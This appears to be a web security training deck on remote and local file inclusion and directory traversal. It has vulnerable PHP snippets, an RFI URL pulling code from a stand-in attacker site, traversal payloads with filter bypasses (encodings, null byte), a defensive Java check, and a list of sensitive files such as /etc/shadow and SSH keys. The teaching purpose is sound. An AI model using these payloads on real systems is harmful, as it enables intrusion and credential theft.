Exploitation

RFI / LFI / DPT
DURATION : 0’30

 Version : 0.0.8 Update : 28/02/2022

File Inclusion Vulnerabilities

- **Remote File Inclusion (RFI)** and **Local File Inclusion (LFI)** are vulnerabilities that are often found in poorly-written web applications. These vulnerabilities occur when a web application allows the user to submit input into files or upload files to the server.
- **LFI** vulnerabilities **allow an attacker to read or execute files on the victim machine**. This can be very dangerous because if the web server is misconfigured and running with high privileges, the attacker may gain access to sensitive information. If the attacker is able to place code on the web server through other means, then they may be able to execute arbitrary commands.
- **RFI** vulnerabilities are easier to exploit but less common. Instead of accessing a file on the local machine, the attacker is able to **execute code hosted on their own machine**.

Remote File Inclusion (RFI)

- RFI is the process of including remote files through the exploiting of vulnerable inclusion procedures implemented in the application.
- This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing external URL to be injected.
- PHP example:
  - **allow_url_fopen** – "This option enables the URL-aware fopen wrappers that enable accessing URL object like files. Default wrappers are provided for the access of remote files using the ftp or http protocol, some extensions like zlib may register additional wrappers."
  - **allow_url_include** – "This option allows the use of URL-aware fopen wrappers with the following functions: include, include_once, require, require_once"

Remote File Inclusion (RFI): Example

- Since RFI occurs when paths passed to “include” statements are not properly sanitized, in a black-box testing approach, we should look for scripts which take filenames as parameters. Consider the following PHP example:

```
$incfile = $_REQUEST["file"];

include($incfile.".php");
```


- In this example the path is extracted from the HTTP request and no input validation is done (for example, by checking the input against an allow list), so this snippet of code results vulnerable to this type of attack. Consider the following URL:

```
http://example.com/ex.php?file=http://attack_site/malicous
```

- In this case the remote file is going to be included and any code contained in it is going to be run by the server.

Local File Inclusion (LFI): Directory Path Traversal

- **Directory Path Traversal** (DPT) **is a part of** Local File Inclusion (**LFI**).
- **DPT** vulnerabilities **only allow an attacker to read a file**, while LFI and RFI may also allow an attacker to execute code and/or command.



Directory Path Traversal: Reading arbitrary files (1/3)

- Consider a shopping application that displays images of items for sale with the following PHP source code :

```
/* Get the filename from a GET input
* Example - http://example.com/?file=filename.php */
$file = $_GET['file'];

/* Unsafely include the file
* Example: filename.php */
file_get_contents('directory/' . $file);
```

- Website images are loaded via some HTML like the following :

```
<img src="/loadImage?filename=218.png">
```

Directory Path Traversal: Reading arbitrary files (2/3)

- The image files themselves are stored on disk in the location ***/var/www/images/***. To return an image, the application appends the requested filename to this base directory and uses a filesystem API to read the contents of the file :

  /var/www/images/218.png

- The application implements no defenses against DPT, so an attacker can request the following URL to retrieve an arbitrary file from the server's filesystem:

  https://exemple.com/loadImage?filename=../../../etc/passwd

- This causes the application to read from the following file path:

  /var/www/images/../../../etc/passwd

Directory Path Traversal: Reading arbitrary files (3/3)

- The sequence `../` is valid within a file path, and means to step up one level in the directory structure. The `../../../` sequences step up from `/var/www/images/` to the filesystem root, and so the file that is actually read is:

  `/etc/passwd`

- On Unix-based operating systems, this is a standard file containing details of the users that are registered on the server.

- On Windows, both `../` and `..\` are valid directory traversal sequences, and an equivalent attack to retrieve a standard operating system file would be:

  `https://exemple.com/loadImage?filename=..\..\..\windows\win.ini`

Directory Path Traversal: Obstacle (1/2)

- If an application strips or blocks directory traversal sequences from the user-supplied filename, then it might be possible to bypass the defense using a variety of techniques.
- You might be able to use an absolute path from the filesystem root, such as ***filename=/etc/passwd***, to directly reference a file without using any traversal sequences.
- You might be able to use nested traversal sequences, such as `....//` or `....\/`, which will revert to simple traversal sequences when the inner sequence is stripped.
- You might be able to use various non-standard encodings, such as ***..%c0%af*** or ***..%252f***, to bypass the input filter.

Directory Path Traversal: Obstacle (2/2)

- If an application requires that the user-supplied filename must start with the expected base folder, such as ***/var/www/images***, then it might be possible to include the required base folder followed by suitable traversal sequences. For example:

  filename=/var/www/images/../../../etc/passwd

- If an application requires that the user-supplied filename must end with an expected file extension, such as ***.png***, then it might be possible to use a **null byte injection** to effectively terminate the file path before the required extension. For example:

  filename=../../../etc/passwd%00.png

Directory Path Traversal: Prevent an attack

- The most effective way to prevent DPT vulnerabilities is to avoid passing user-supplied input to filesystem APIs altogether. Many application functions that do this can be rewritten to deliver the same behavior in a safer way.
- If it is considered unavoidable to pass user-supplied input to filesystem APIs, then two layers of defense should be used together to prevent attacks:
  - The application should validate the user input before processing it. Ideally, the validation should compare against a whitelist of permitted values. If that isn't possible for the required functionality, then the validation should verify that the input contains only permitted content, such as purely alphanumeric characters.
  - After validating the supplied input, the application should append the input to the base directory and use a platform filesystem API to canonicalize the path. It should verify that the canonicalized path starts with the expected base directory.
- Example with Java code to validate the canonical path of a file based on user input:

```
File file = new File(BASE_DIRECTORY, userInput);
if (file.getCanonicalPath().startsWith(BASE_DIRECTORY)) {
    // process file
}
```

Directory Path Traversal: Exemple of sensitive file

Linux	MacOS	Windows
/etc/issue	/etc/fstab	%SYSTEMROOT%\repairsystem
/proc/version	/etc/master.passwd	%SYSTEMROOT%\repairSAM
/etc/profile	/etc/resolv.conf	%WINDIR%\win.ini
/etc/passwd	/etc/sudoers	%SYSTEMDRIVE%\boot.ini
/etc/passwd	/etc/sysctl.conf	%WINDIR%\Panther\sysprep.inf
/etc/shadow		%WINDIR%\system32\config\AppEvent.Evt
/root/.bash_history		
/var/log/dmessage		
/var/mail/root		
/var/spool/cron/crontabs/root		
/root/.ssh/id_rsa		